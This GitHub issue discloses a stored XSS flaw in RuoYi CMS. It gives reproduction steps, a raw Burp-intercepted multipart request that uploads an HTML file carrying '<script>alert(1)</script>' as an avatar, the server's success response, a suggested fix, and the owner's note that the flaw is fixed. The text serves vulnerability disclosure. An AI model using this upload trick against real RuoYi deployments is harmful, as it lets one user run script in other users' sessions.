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Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms #118



solarpeng502 opened this issue on May 15 · 1 comment

solarpeng502 commented on May 15 • edited •

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms

Product: https://github.com/yangzongzhuan/RuoYi

Affected Versions: v4.7.3(the lastest vesion)

Discovery time: 2022.5.16


Found by: solarpeng502

Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack


Analysis report:

1. If you are not Chinese, please change the language into the English through Browser translation plugin such as Google.


2. After deployment, enter the background management page



3. Click the avatar into the personal center




4. Click the "modify avatar", and upload a normal image, the click OK button




5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>,then pass the request,and the response shows "{"msg":"操作成功","code":0}",which means upload success

```
POST /system/user/profile/updateAvatar HTTP/1.1
                                                                                                \propto
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN, zh;q=0, 8, zh-TW;q=0. 7, zh-HK;q=0. 5, en-US;q=0. 3, en;q=0. 2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-
                                                          -----21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07;
rememberMe=
t9f7sG3wj13QtBdyXXZqEwoBgHv31xMkI1Y1nIu7/h/BVrRvw/7i1JS7DrdjrmCmOcHp9YBcAJMXZ/NhV2RmOQy1gaYy1KXkpLV7Fm
QmkcFEUqD1W18WKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqE1ppfcgsnYZrINoHKuv/2Pe0jD5q0m8JAyJQ16XcNM49
N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+hJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE021
1B8T0kV8ZCKg+t51w16jos8VQyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYg18eS1HteMjhaRMrPY0W7N5z5sGp2ZJk3n10p
20m/aflt1QPfZFek2pJ+tULn4VM5dQKZLcbLah8DFR4AlbCXYPFVKL+a6hNZIxTk7Elzimo3LNRffQ4ewPz1QHYoIcGqryOfu3bjmX
uzz56ws8L/UzfVXnskRbgX2m7xe/Q4az0jklAzLPY6CfLXgpbywGmlTRu9eKEKPbPpztimLaryR3nePb3w/lkx7q3e1czQ0Kkki0hf
xbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ88m0sgKgj48mkfVJLT1Ka
gOnsX6zzxN364D17CnLXDA0jE+Osw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDDkdgqb46Aqg8s336utV1zXclu
bjrv6KP065vjpBXdIBozoKhtzDCdT1Wa/WA2ySxbmyU/lokIi9+/N32Xe+mej0rz1Hg7BcjfZQ0Y8YvdR44doWf+djikGBSEwqGw8e
9TWqibi65M4iLDezMRV47/1XsNDLbuU69f43P098wT2ZgqOtPdDcEFiezsDvA3OHY5ZsZW1UqsRTItHvK0bZCkX7nxZGA1mJi0efQz
GPPFQVNm3iYxRobrpKxv/bnSnsg9xykl1qucwleUkDgszQBIF03TThu6GQ9hV2tTZyor0ArKE/hvqs/RG88gX3k2/4Y1Qfdvd97FMw
HX35+/PhKAmghdKEWBIVCFM+Z1/1dKUYzbKJd1GnbylajbjKnKEBzybtl1QUYSbX41AzEKMMrlLgyjqMn18VVDV/1jvgUSq114
nrD+T2qdnM0gJEe803m2HW8T3KmZkwaGhAYztTNJR3BXprw3qYHZd00uUKL6mkQTBK+BwMwnTaHpsBSQy55+r+kDPJd2QXT
sexEXObgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g3QYWwBxG+u0QXTXh3D23moEH+OLGn3f/ZM6PD8JrLnueUL
ISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rDTjvqcu4iVXumvj+1+B3CLzNDhqierdsfkqAmzQUIpoPJNG
E6GiFQ6kgrnyCTsnMjk1UZ19EtR31ePLEMn+0C6p6Qkq7IufQEJdD6vjWRab7DFBny+xu+JQiBebPr0yU9YEoeHgdujMk+LK6
1FMp9t0bLM4dL523Fw==
          -----21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png
<script>alert(1)</script>
                            -21781164112778176297556867959--
 HTTP/1.1 200
 Content-Type: application/json
 Date: Sun, 15 May 2022 23:35:30 GMT
 Connection: close
 Content-Length: 31
    "msg":"操作成功",
    "code":0
```

6. Refresh the index page, start burp, and then click the avatar again, the burp will intercept the xss html that we upload



7. Copy the html url, and then send to the other users using Ruoyi cms, if they click, the xss attack is triggered



POST /system/user/profile/updateAvatar HTTP/1.1 Host: mysite.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0 Accept: / Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959 Content-Length: 249 Origin: http://mysite.com/ Connection: close Referer: http://mysite.com/system/user/profile/avatar Cookie: Your cookies -----21781164112778176297556867959 Content-Disposition: form-data; name="avatarfile"; filename="blob.html" Content-Type: image/png <script>alert(1)</script> -----21781164112778176297556867959--Fixes: The backend should verify the file suffix, and do not allow html file upload; or check the content in Html file that filter xss payloads. **1 iii** solarpeng502 changed the title Vulnerability: The html file can be uploaded where the avatar is uploaded, resulting in stored XSS Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms on May 15 yangzongzhuan commented on Jul 12 Owner 已经修复过了。 (***) yangzongzhuan closed this as completed on Jul 12 **Assignees** No one assigned Labels

None yet

| Projects | |
|------------------------------|--|
| None yet | |
| Milestone | |
| No milestone | |
| Development | |
| No branches or pull requests | |

2 participants



